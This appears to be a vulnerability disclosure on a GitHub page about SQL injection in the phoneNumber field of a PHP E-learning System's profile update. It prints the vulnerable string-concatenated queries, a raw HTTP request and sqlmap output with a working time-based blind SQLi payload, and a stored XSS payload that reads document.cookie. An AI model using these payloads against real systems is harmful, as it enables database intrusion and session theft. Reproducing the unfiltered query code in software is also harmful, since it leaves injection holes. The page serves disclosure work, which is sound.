




 main ▾




water_cve / E-learning System personal data modification SQL vulnerability.pdf

 **E1CHO** Add files via upload

 History

 1 contributor

290 KB




In the modification of personal data of E-learning System, Sql injection vulnerability exists in phoneNumber parameter, which can be used by attackers to steal malicious information.

Source code without filtering direct stitching

```
if (isset($_POST['profile-updateBtn'])) {  
    $firstName = $_POST['firstName'];  
    $lastName = $_POST['lastName'];  
    $phoneNumber = $_POST['phoneNumber'];  
    $bio = $_POST['bio'];  
    $query = mysqli_query($con, "UPDATE users SET first_name = '$firstName' WHERE username LIKE '$username'");  
    $query1 = mysqli_query($con, "UPDATE users SET last_name = '$lastName' WHERE username LIKE '$username'");  
    $query2 = mysqli_query($con, "UPDATE users SET phone_number = '$phoneNumber' WHERE username LIKE '$username'");  
    $query3 = mysqli_query($con, "UPDATE users SET bio = '$bio' WHERE username LIKE '$username'");  
    header("Location: $username");  
}
```

Process to demonstrate



The screenshot shows a web application titled "E-Learning System" with a user profile for "Claire Blake". The profile includes a placeholder for a profile picture, a bio, and a list of details: Name (Claire Blake), Email (cblake@mail.com), Phone (1), and Bio. A red arrow points to the "Edit" button next to the Bio field.

Data Packet Display

```

POST /claire_blake HTTP/1.1
Host: 192.168.109.169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
Gecko/20100101 Firefox/103.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
Accept-Encoding: gzip, deflate
Referer: http://192.168.109.169/claire_blake
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://192.168.109.169
DNT: 1
Connection: close
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1

firstName=Claire&lastName=Blake&phoneNumber=2147483647&bio=
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&profile-updateBtn=
Update

```

Sqlmap attack

```

sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
Parameter: phoneNumber (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: firstName=Claire&lastName=Blake&phoneNumber=2147483647' AND (SELECT 8758 FROM (SELECT(SLEEP(5)))OXhZ) AND 'weJb'='weJb&bio=<script>alert(document.cookie)</script>&profile-updateBtn=Update

```

Payload

Parameter: phoneNumber (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: firstName=Claire&lastName=Blake&phoneNumber=2147483647' AND (SELECT 8758 FROM (SELECT(SLEEP(5)))OXhZ) AND 'weJb'='weJb&bio=<script>alert(document.cookie)</script>&profile-updateBtn=Update

Download the source code

<https://www.sourcecodester.com/php-simple-e-learning-system-source-code>
